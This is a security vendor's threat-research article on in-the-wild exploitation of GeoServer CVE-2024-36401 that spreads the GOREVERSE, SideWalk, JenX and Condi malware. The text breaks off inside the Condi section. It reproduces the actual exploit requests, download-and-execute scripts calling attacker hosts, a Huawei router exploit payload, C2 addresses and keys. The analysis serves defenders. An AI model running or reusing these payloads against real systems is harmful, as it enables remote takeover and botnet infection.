

# Threat Actors Exploit GeoServer Vulnerability CVE-2024-36401 | FortiGuard Labs

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**Affected Platforms:** GeoServer prior to versions 2.23.6, 2.24.4, and 2.25.2

**Impacted Users:** Any organization

**Impact:** Remote attackers gain control of the vulnerable systems

**Severity Level:** Critical

GeoServer is an [open-source software](#) server written in Java that allows users to share and edit geospatial data. It is the reference implementation of the Open Geospatial Consortium (OGC) Web Feature Service (WFS) and Web Coverage Service (WCS) standards. On July 1, the project maintainers released an [advisory](#) for the vulnerability [CVE-2024-36401](#) (CVSS score: 9.8). Multiple OGC request parameters allow remote code execution (RCE) by unauthenticated users through specially crafted input against a default GeoServer installation due to unsafely evaluating property names as XPath expressions. The shortcoming has been [addressed](#) in versions 2.23.6, 2.24.4, and 2.25.2.

On July 15, the U.S. Cybersecurity and Infrastructure Security Agency (CISA) [added](#) a critical security flaw impacting OSGeo GeoServer GeoTools to its Known Exploited Vulnerabilities (KEV) catalog based on evidence of active exploitation. FortiGuard Labs added the [IPS signature](#) the next day and has observed multiple campaigns targeting this vulnerability to spread malware. The botnet family and miner groups strike the attack immediately. We also collect sidewalk backdoors, and GOREVERSE tries to exploit this vulnerability and set a connection with a command and control server (C2) to execute malicious actions.

## Overview

In this article, we will explore the details of the payload and malware.

### GOREVERSE

```
GET /geoserver/wfs?service=WFS&version=2.0.0&request=GetPropertyvalue&typeName=topp:states&valueReference=exec(java.lang.Runtime.getRuntime().curl%20-o%20remote.sh%20http%3a%2f%2f181.214.58.14%3a61231%2fremote.sh%20%26%20chmod%20%2bx%20remote.sh%20%26%26%20.%2fremote.sh') HTTP/1.1
```

Figure 1: Attack packet

The payload retrieves a script from “hxxp://181[.]214[.]58[.]14:61231/remote.sh.” The script file first verifies the victim’s operating system and architecture to download the appropriate file, which it saves as “download\_file.” It accommodates various OS types, including Linux, FreeBSD, Illumos, NetBSD, OpenBSD, and Solaris. After execution, it deletes the file to remove traces of its activity.

```
#!/bin/bash

OS_TYPE=$(uname -s | tr '[:upper:]' '[:lower:]')
ARCH_TYPE=$(uname -m | tr '[:upper:]' '[:lower:]')

FILE_NAME="downloaded_file"
SCRIPT_PATH=$(realpath "$0")

case "$OS_TYPE" in
  linux)
    case "$ARCH_TYPE" in
      x86_64) URL="http://181.214.58.14:33231/ksofthp" ;;
      i386|i686) URL="http://181.214.58.14:33231/Alivesoft" ;;
      armv7l) URL="http://181.214.58.14:33231/armlive" ;;
      aarch64) URL="http://181.214.58.14:33231/arm64live" ;;
      ppc64le) URL="http://181.214.58.14:33231/ppcle" ;;
      s390x) URL="http://181.214.58.14:33231/s390x" ;;
      so) URL="http://181.214.58.14:33231/sotype" ;;
      *) echo "Unsupported architecture: $ARCH_TYPE"; exit 1 ;;
    esac
  ;;
  freebsd)
    case "$ARCH_TYPE" in
      x86_64) URL="http://181.214.58.14:33231/freebsd" ;;
      i386) URL="http://181.214.58.14:33231/freebsdli" ;;
      arm) URL="http://181.214.58.14:33231/freebsdar" ;;
      arm64) URL="http://181.214.58.14:33231/freebsdarf" ;;
      *) echo "Unsupported architecture: $ARCH_TYPE"; exit 1 ;;
    esac
  ;;
  illumos)
    case "$ARCH_TYPE" in
      x86_64) URL="http://181.214.58.14:33231/illumosfi" ;;
      *) echo "Unsupported architecture: $ARCH_TYPE"; exit 1 ;;
    esac
  ;;
  netbsd)
    case "$ARCH_TYPE" in
      x86_64) URL="http://181.214.58.14:33231/netbsdamf" ;;
      i386) URL="http://181.214.58.14:33231/netbsdamfi" ;;
      arm) URL="http://181.214.58.14:33231/netbsfile" ;;
      arm64) URL="http://181.214.58.14:33231/netbmile" ;;
      *) echo "Unsupported architecture: $ARCH_TYPE"; exit 1 ;;
    esac
  ;;
  openbsd)
    case "$ARCH_TYPE" in
      x86_64) URL="http://181.214.58.14:33231/openbdile" ;;
      i386) URL="http://181.214.58.14:33231/oenbile" ;;
      arm) URL="http://181.214.58.14:33231/opmile" ;;
      arm64) URL="http://181.214.58.14:33231/openbme" ;;
      *) echo "Unsupported architecture: $ARCH_TYPE"; exit 1 ;;
    esac
  ;;
  *) echo "Unsupported OS: $OS_TYPE"; exit 1 ;;
esac
```

```
*) echo "Unsupported architecture: $ARCH_TYPE"; exit 1 ;;
    esac
    ;;
solaris)
    case "$ARCH_TYPE" in
        x86_64) URL="http://181.214.58.14:33231/solarimdile" ;;
        *) echo "Unsupported architecture: $ARCH_TYPE"; exit 1 ;;
    esac
    ;;
*)
    echo "Unsupported OS: $OS_TYPE"
    exit 1
    ;;
esac

DIRS=("/tmp" "/var/run" "/mnt" "/root" "/")

for DIR in "${DIRS[@]}; do
    if cd "$DIR"; then
        curl -o "$DIR/$FILE_NAME" $URL
        if [ $? -eq 0 ]; then
            chmod +x "$DIR/$FILE_NAME"
            "$DIR/$FILE_NAME"
            rm -- "$SCRIPT_PATH"
            exit 0
        fi
    fi
done
rm -- "$SCRIPT_PATH"
rm -- "$0"
```

Figure 2: Script file "remote.sh"

The ultimate executable is "GOREVERSE," packed with UPX. GOREVERSE is a malicious tool that often functions as a [reverse proxy server](#), allowing attackers to illicitly access target systems or data.

```
mis@mis-Standard-PC-i440FX-PIIX-1996:/tmp$ ./download_file -h
usage: download_file" --[foreground|fingerprint|proxy|process_name] -d|--destination <server_address>
       -d or --destination      Server connect back address (can be baked in)
       --foreground             Causes the client to run without forking to background
       --fingerprint            Server public key SHA256 hex fingerprint for auth
       --proxy                  Location of HTTP connect proxy to use
       --process_name           Process name shown in tasklist/process list
```

Figure 3: GOREVERSE

Once executed, the connection is made to a specific IP address (181[.]214[.]58[.]14) and port (18201), which is not a standard SSH port.

```
21:47:01 [181.214.58.14:18201] INFO ??:1 () : New SSH connection, version SSH-2.0-paramiko_3.0.0
21:47:02 [181.214.58.14:18201] INFO ??:1 BoFsrOtr() : Handling channel: session
21:47:02 [181.214.58.14:18201] INFO ??:1 BoFsrOtr() : Handling channel: session
21:47:02 [181.214.58.14:18201] INFO ??:1 IFu6thF7() : Session got request: "exec"
21:47:02 [181.214.58.14:18201] INFO ??:3 IFu6thF7() : Session disconnected
21:47:03 [181.214.58.14:18201] INFO ??:6 IFu6thF7() : Session disconnected
21:47:03 [client] ERROR ??:1 () : Channel call back error: connection terminated
21:58:41 Server disconnected unexpectedly: connection terminated
21:58:51 Connecting to 181.214.58.14:18201
21:58:51 Unable to connect TCP: dial tcp 181.214.58.14:18201: connect: connection refused
21:59:01 Connecting to 181.214.58.14:18201
21:59:03 Successfully connected 181.214.58.14:18201
21:59:03 [client] INFO ??:1 BoFsrOtr() : Handling channel: jump
21:59:05 [181.214.58.14:18201] INFO ??:1 () : New SSH connection, version SSH-2.0-paramiko_3.0.0
21:59:06 [181.214.58.14:18201] INFO ??:1 BoFsrOtr() : Handling channel: session
21:59:06 [181.214.58.14:18201] INFO ??:1 BoFsrOtr() : Handling channel: session
21:59:07 [181.214.58.14:18201] INFO ??:1 IFu6thF7() : Session got request: "exec"
21:59:07 [181.214.58.14:18201] INFO ??:3 IFu6thF7() : Session disconnected
21:59:08 [181.214.58.14:18201] INFO ??:6 IFu6thF7() : Session disconnected
21:59:08 [client] ERROR ??:1 () : Channel call back error: connection terminated
22:03:14 Server disconnected unexpectedly: connection terminated
22:03:24 Connecting to 181.214.58.14:18201
22:03:27 Successfully connected 181.214.58.14:18201
22:03:27 [client] INFO ??:1 BoFsrOtr() : Handling channel: jump
22:03:28 [181.214.58.14:18201] INFO ??:1 () : New SSH connection, version SSH-2.0-paramiko_3.0.0
22:03:28 [181.214.58.14:18201] INFO ??:1 BoFsrOtr() : Handling channel: session
22:03:28 [181.214.58.14:18201] INFO ??:1 BoFsrOtr() : Handling channel: session
22:03:28 [181.214.58.14:18201] INFO ??:1 IFu6thF7() : Session got request: "exec"
22:03:28 [181.214.58.14:18201] INFO ??:3 IFu6thF7() : Session disconnected
22:03:28 [181.214.58.14:18201] INFO ??:6 IFu6thF7() : Session disconnected
22:03:28 [client] ERROR ??:1 () : Channel call back error: connection terminated
```

Figure 4: GOREVERSE’s log

From the exploitation packet of CVE-2024-36401, we observed threat actors attempting to access IT service providers in India, technology companies in the U.S., government entities in Belgium, and telecommunications companies in Thailand and Brazil.

### SideWalk

```
GET /geoserver/wfs?service=WFS&version=2.0.0&request=GetProperty&typeNames=tcSD:Station_All_V5&valueReference=exec(java.lang.Runtime.getRuntime(), 'wget+http://1.download765.online/d') HTTP/1.1
GET /geoserver/wfs?service=WFS&version=2.0.0&request=GetProperty&typeNames=tcSD:Station_All_V5&valueReference=exec(java.lang.Runtime.getRuntime(), 'sh+d') HTTP/1.1
```

Figure 5: Attack packet

The attacker fetches the script from “hxxp://[.]download765[.]online/d.” This batch file facilitates the download of execution files. All the ELF files on the remote server, known as the “SideWalk” malware, are designed to operate on ARM, MIPS, and X86 architectures. SideWalk is a sophisticated Linux backdoor malware also often linked with the hacking group [APT41](#).

```
#!/bin/bash
cd /tmp || cd /var/run || cd /var/tmp || cd /mnt || cd /root ||
cd /etc/init.d || cd /
wget http://1.download765.online/a -O a || curl http://
1.download765.online/a > a; chmod 777 a;./a;rm -rf a
wget http://1.download765.online/ar -O ar || curl http://
1.download765.online/ar > ar; chmod 777 ar;./ar;rm -rf ar
wget http://1.download765.online/mil -O mil || curl http://
1.download765.online/mil > mil; chmod 777 mil;./mil;rm -rf mil
wget http://1.download765.online/mi -O mi || curl http://
1.download765.online/mi > mi; chmod 777 mi;./mi;rm -rf mi
wget http://1.download765.online/3 -O 3 || curl http://
1.download765.online/3 > 3; chmod 777 3;./3;rm -rf 3
wget http://1.download765.online/mi1 -O mi1 || curl http://
1.download765.online/mi1 > mi1; chmod 777 mi1;./mi1;rm -rf mi1
./a
./ar
./mil
./mi
./3
./mi1
rm -rf down.sh
```

Figure 6: Script file “d”

First, SideWalk creates a folder named with a randomly generated string in the TMP directory. It then decodes two library files, libc.so.0 and ld-uClibc.so.1, along with the next-stage payload using the XOR key 0xCC. These decoded files are then stored in the previously created folder in the TMP path.

```

push    eax
push    offset aTmpSS ; "/tmp/%s/%s"
push    offset argv
call    sub_806F0AE
add     esp, 10h
sub     esp, 8
push    1FFh
push    offset byte_8121640
call    sub_806E967
add     esp, 10h
sub     esp, 4
lea    eax, [ebp+var_2008]
push    eax
push    offset aTmpSLibcSo0 ; "/tmp/%s/libc.so.0"
push    offset filename
call    sub_806F0AE
add     esp, 10h
sub     esp, 4
lea    eax, [ebp+var_2008]
push    eax
push    offset aTmpSLdUlibcSo ; "/tmp/%s/ld-uClibc.so.1"
push    offset byte_811F640
call    sub_806F0AE
add     esp, 10h
call    Decode_libc_so_0
call    Decode_NextStage
jmp     loc_806DF41

call    sub_806C03F
add     esp, 10h
sub     esp, 0Ch
lea    eax, [ebp+var_2008]
push    eax
call    sub_806E8F7
add     esp, 10h
sub     esp, 4
push    offset byte_8121640
push    offset aSLibcSo0 ; "%s/libc.so.0"
push    offset filename
call    sub_806F0AE
add     esp, 10h
sub     esp, 4
push    offset byte_8121640
push    offset aSLdUlibcSo1_0 ; "%s/ld-uClibc.so.1"
push    offset byte_811F640
call    sub_806F0AE
add     esp, 10h
call    Decode_NextStage
call    Decode_libc_so_0

loc_806DF41:
call    Decode_ld_uClibc_so_1
nop
    
```

Figure 7: Creating the folder and files

```

int Decode_NextStage()
{
    int result; // eax
    int v1; // [esp+Ch] [ebp-1Ch]
    void *addr; // [esp+10h] [ebp-18h]
    int fd; // [esp+18h] [ebp-10h]
    unsigned int i; // [esp+1Ch] [ebp-Ch]

    result = ((int (__cdecl *)(char *, int, int))open)(byte_811F640, 193, 508);
    fd = result;
    if ( result != -1 )
    {
        for ( i = 0; i <= 0x4BC1; ++i )
            *(_BYTE *)(i + 135373856) ^= 0xCCu;
        addr = (void *)sub_8071719(58182);
        v1 = sub_8061644(&unk_811A420, addr, 19394, 58182);
        write(fd, addr, v1);
        sub_806EBBF(fd);
        ((void (__cdecl *)(char *, int))chmod)(byte_811F640, 511);
        return sub_8071567(addr);
    }
    return result;
}
    
```

Figure 8: XOR decoded with 0xCC




Figure 9: Saved decoded files

Then, it also uses XOR to decode the string data using the key 0x89.




Figure 10: XOR decoded with 0x89

It then executes the next stage payload, “ych7s5vvbb669ab8a.” It has three main functions:

**1. Decrypt configuration:** The configuration is decrypted using the ChaCha20 algorithm. The binary input contains a 16-byte MD5 hash, a 12-byte nonce for ChaCha20 decryption, and a 4-byte section indicating the length of the ciphertext, followed by the actual ciphertext. Based on the assembly code, the decryption key is hard-coded as “W9gNRmdFjxwKQosBYhkYbukO2ejZev4m,” and the decryption process runs 15 rounds (0xF). After successful decryption, the extracted C2 is secure[.]systemupdatecdn[.]de (47[.]253[.]46[.]11), listening on port 80, with the mutex name “hfdmzbtu.”

```
memset(v10, 0, sizeof(v10));
sub_804C246(a1 + 16, *(_DWORD *) (a1 + 28) + 16, v10);
if ( !memcmp(v10, a1, 16) )
{
    *(_DWORD *) (a1 + 28) = *(_DWORD *) (a1 + 28);
    if ( *(_DWORD *) (a1 + 28) <= 0x200u )
    {
        ChaCha20("W9gNRmdFjxwKQosBYhkYbukO2ejZev4m", 0xF, a1 + 16, a1 + 32, a1 + 32, *(_DWORD *) (a1 + 28));
        v18 = a1 + 32;
        v19 = 0;
    }
}
```

Figure 11: Decrypted configuration with ChaCha20

MD5	Nonce	Cipher text's Length	Cipher text
Offset	0 1 2 3 4 5 6 7 8 9 A B C D E F		
00000000	99 3C 47 26 18 C5 93 F0	13 99 A3 25 C7 AF 93 4D	™<G& Á“ð ™£%Ç~“M
00000010	5B EB 68 1B AB CA 9C 63	05 7D 94 47 BA 00 00 00	[ëh «Éæc }”Gº
00000020	7F 31 B7 D1 6D FA 6B 89	2E B7 30 BC F9 06 F8 99	1·Ñmúk&.·0%ù ø™
00000030	5D C4 5B 3E F1 A1 05 0E	C9 9D 57 1F B0 04 A4 89	]Ä[>ñ; É W ° ¢&
00000040	9F 0B AB AF E1 D1 F5 DB	B1 49 65 DE 81 36 4F E7	ÿ «~áÑöÛ±IeP 60ç
00000050	9D C6 E3 83 46 2F 5E 9D	79 86 50 A1 B0 5E 9C 14	ÆäfF/^ y†P;°^æ
00000060	0D 95 B8 F7 33 12 CB 7C	B4 15 A1 C6 AB 5B DA 21	•.÷3 È ´ ;Æ«[Ú!
00000070	4B 8F 6A 9D C1 C7 64 C3	3E E0 EB 21 81 0C 08 CA	K j ÁÇdÃ>àè! Ê
00000080	69 B9 EB A5 61 14 6A EF	37 B6 40 78 77 0A E8 8B	i¹ë¥a jï7@xw è<
00000090	B2 D5 73 80 5D A3 E8 73	CF 2E 7D 6F D8 FE 4A DC	²Ös€]£èsİ.}oøþJÛ
000000A0	22 1D 57 51 D5 EB 42 58	AE A2 93 B9 A6 53 8C 43	" WQÖëBX@ç“¹!S&C
000000B0	68 57 7A 05 F8 78 79 A4	66 68 5E F7 36 71 5B 0C	hWz øxy#fh^÷6q[
000000C0	BD 23 07 F6 88 C7 D1 6A	DD C5 26 B3 71 BD 64 45	%# ö^ÇÑjÝÄ&³q%de
000000D0	73 F4 83 12 84 73 16 4B	53 42	söf „,s KSB

Figure 12: Encrypted binary

Figure 13: Decrypted configuration

**2. Establish C2 communication:** Communication with the C2 server is established using an encrypted session, also based on the ChaCha20 algorithm. The packet structure comprises a 4-byte section representing the packet length, a 12-byte nonce for ChaCha20 decryption, 20 bytes of message metadata, and the final ciphertext. The initial exchange includes keys (v-key and s-key) for subsequent message encryption. In early packets, the original key, “W9gNRmdFjxwKQosBYhkYbukO2ejZev4m,” decrypts the message metadata, while the exchanged keys (v-key and s-key) decrypt the ciphertext. In packet 5, the victim’s information (computer name, operating system, and system time) is transmitted.




Figure 14: Packet capture of the C2 connection




Figure 15: C2 communication

**3. Execute the command issued by C2:** In this attack scenario, we find a Plugin named [Fast Reverse Proxy](#) (FRP.) Fast Reverse Proxy (FRP) is a legitimate and widely-used tool that complicates the detection of malicious network traffic by blending it with normal traffic, thereby enhancing the stealthiness of cyberattacks. Because it is open source, this tool has been leveraged in the past by several threat actors, such as [Magic Hound](#), [Fox Kitten](#), and [Volt Typhoon](#). Using FRP, attackers create an encrypted tunnel from an internally compromised machine to an external server under their control. This method enables them to maintain a foothold within compromised environments, exfiltrate sensitive data, deploy further malicious payloads, or execute other operations. In this attack case, SideWalk also downloads a customized configuration file that directs the connection to a remote server (47[.]253[.]83[.]86) via port 443, further enhancing the attacker's control and persistence.

```
1 [common]
2 server_addr = 47.253.83.86
3 server_port = 443
4 token = ix60eph2Zado3ifrA3iG28lBRAPH0kaw
5 _section_name = SkfszFuoIltNYoDnU2VJnwARIjNEVWZ3iJmqu8zd7v8
6
7 [SkfszFuoIltNYoDnU2VJnwARIjNEVWZ3iJmqu8zd7v8]
8 type = tcp
9 remote_port = 0
10 tls_enable = True
11 use_encryption = False
12 use_compression = True
13 plugin = socks5
14 plugin_user = 9892e31e91f64af9862fb44502bb295a
15 plugin_passwd = 418a0d6a93d347c8a5c04886bd29e12d
```

Figure 16: FRP's configuration

The image shows a Wireshark packet capture window. The top part is a packet list table with columns for Source, Destination, Protocol, Length, and Info. The bottom part shows the details of a selected packet, displaying a JSON payload.

Source	Destination	Protocol	Length	Info
10.20.30.2	47.253.83.86	TCP	76	46984 → 443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SAC...
47.253.83.86	10.20.30.2	TCP	76	443 → 46984 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 M...
10.20.30.2	47.253.83.86	TCP	68	46984 → 443 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=...
10.20.30.2	47.253.83.86	TLSv1.2	80	Ignored Unknown Record
10.20.30.2	47.253.83.86	TLSv1.2	80	Ignored Unknown Record

Wireshark · Follow TCP Stream (tcp.stream eq 29) · sidewalk-1.pcapng.gz

```
.....O.....
{"version":"0.36.2","hostname":"","os":"linux","arch":"386","user":"","privilege_key":"464
caef02c0e684a0ccab5fc21ceeb6d","timestamp":
1724144759,"run_id":"784f1253dbce3426","metas":null,"pool_count":
1}.....X1.....0{"version":"0.33.0","run_id":"784f1253dbce3426","server
_udp_port":0,"error":""}...../...[.]5.....Yg.....x(W..!
ZE.....
..XgW..E.
.m.c.....Gw.....>{"run_id":"784f1253dbce3426","privilege_key":"","time
stamp":0}.....QP/.../..Du.U...F...~..^.....P|..3XP."...h.....
7.e.....}:...z.1k.E87.....#...+S...+L1w.KX..!U...'.0...V}.....X..@.C
```

Figure 17: Packet capture of FRP

Analysis of the script download URL's telemetry reveals a concentrated pattern of infections. The primary targets appear to be distributed across three main regions: South America, Europe, and Asia. This geographical spread suggests a sophisticated and far-reaching attack campaign, potentially exploiting vulnerabilities common to these diverse markets or targeting specific industries prevalent in these areas.



Figure 18: Telemetry

### Mirai Variant - JenX

```
<wfs:GetPropertyValue service='WFS' version='2.0.0'  
  xmlns:topp='http://www.openplans.org/topp'  
  xmlns:fes='http://www.opengis.net/fes/2.0'  
  xmlns:wfs='http://www.opengis.net/wfs/2.0'>  
  <wfs:Query typeNameNames='topp:states' />  
  <wfs:valueReference>exec(java.lang.Runtime.getRuntime(),'bash -c {echo,Y  
2QgL3RtcDtybSatZiBza3kq02N1cmwgLU8gaHR0cDovLzE4OC4yMTQuMjcUNTA6NDc4Mi9za3k  
7d2dldCBodHRwOi8vMTg4LjIxNC4yNy41MDo0NzgyL3NreTtjaG1vZCA3Nzcg2t50y4vc2t5I  
GdlbztybSatZiBza3k=}|{base64,-d}|{bash,-i}')</wfs:valueReference>  
</wfs:GetPropertyValue>
```

Figure 19: Attack packet

This script downloads and executes a file named “sky” from a specified URL, “hxxp://188[.]214[.]27[.]50:4782. “ It changes its permissions to make it executable, runs it with the parameter “geo,” and then deletes the file.

```
push    3  
push    offset unk_8052C64  
push    eax  
call    sub_804FA00  
mov     ds:dword_8054600, ebx  
mov     [esp+1Ch+var_1C], 3Ah ; ':'  
mov     ds:word_8054604, 3  
call    xor_decode
```

Figure 20: XOR decoded function

The configuration data is extracted by XORing the file contents with 0x3A. This enabled us to find information like “bots[.]jgz[.]me,” which is the C2 server the malware attempts to connect to.

```
ò>2TÜ>2bots.gxz.me:!!!:TSource Engine Query:/proc/:/exe:/fd:/cmdline:enable:system:shell:sh:/bin/busybox
BOTNET:ncorrect:::gosh that chinese family at the other table sure ate a lot::BOTNET: applet not found:\JH
```

Figure 21: Decoded configuration data

When executing the malware, a string shows up.

```
mis@mis-Standard-PC-i440FX-PIIX-1996:~/Downloads$ ./sky
gosh that chinese family at the other table sure ate a lot
```

Figure 22: Execution message

This malware has a credential list for brute-force attacks and a hard-coded payload related to the Huawei router vulnerability CVE-2017-17215. The payload attempts to download malware from 59[.]59[.]59[.]59.

```
sub_804F9C0(
v64,
"<?xml version='1.0' ?><s:Envelope xmlns:s='http://schemas.xmlsoap.org/soap/envelope/' s:encoding='
Style='http://schemas.xmlsoap.org/soap/encoding/'><s:Body><u:Upgrade xmlns:u='urn:schemas-upnp-or
g:service:WANPPPConnection:1'><NewStatusURL>$(/bin/busybox wget -g 59.59.59.59 -l /tmp/.oxy -r /yey
e/yeye.mips; /bin/busybox chmod 777 /tmp/.oxy; /tmp/.oxy selfrep.huawei)</NewStatusURL><NewDownloadU
RL>$(echo HUAWEIUPNP)</NewDownloadURL></u:Upgrade></s:Body></s:Envelope>");
v50 = sub_804F970(v64);
v72 = 0;
v73 = 0;
sub_804FD50(v50, 10, &v72);
sub_804F9C0(
v37 + 71,
"POST /ctrlt/DeviceUpgrade_1 HTTP/1.1\r\n"
"Connection: keep-alive\r\n"
"Accept: */*\r\n"
"Authorization: Digest username='dslf-config', realm='HuaweiHomeGateway', nonce='88645cefb1f9ede"
"0e336e3569d75ee30', uri='/ctrlt/DeviceUpgrade_1', response='3612f843a42db38f48f59d2a3597e19c', "
"algorithm='MD5', qop='auth', nc=00000001, cnonce='248d1a2560100669'\r\n"
"Content-Length: ");
```

Figure 23: Hard-coded payload

### Condi

The attacker first terminates several processes (mpsl, mipsel, bash.mpsl, mips, x86\_64, x86), then downloads and executes multiple bot binaries for different CPU architectures (such as ARM, MIPS, PPC, X86, M68K, SH4, and MPSSL) from a remote server, "hxxp://209[.]146[.]124[.]181:8030." The binaries are fetched using wget, saved in the /tmp directory, made executable (chmod 777), and executed.

```
<wfs:GetPropertyValue service='WFS' version='2.0.0'
xmlns:topp='http://www.openplans.org/topp'
xmlns:fes='http://www.opengis.net/fes/2.0'
xmlns:wfs='http://www.opengis.net/wfs/2.0'
valueReference='exec(java.lang.Runtime.getRuntime(),"killall -9 mpsl;killall -9 mipsel;k
illall -9 bash.mpsl;killall -9 mips;killall -9 x86_64;killall -9 x86;wget http://209.146.
124.181:8030/bot.arm -O /tmp/bot.arm;chmod 777 /tmp/bot.arm;/tmp/bot.arm;wget http://209.
146.124.181:8030/bot.arm5 -O /tmp/bot.arm5;chmod 777 /tmp/bot.arm5;/tmp/bot.arm5;wget htt
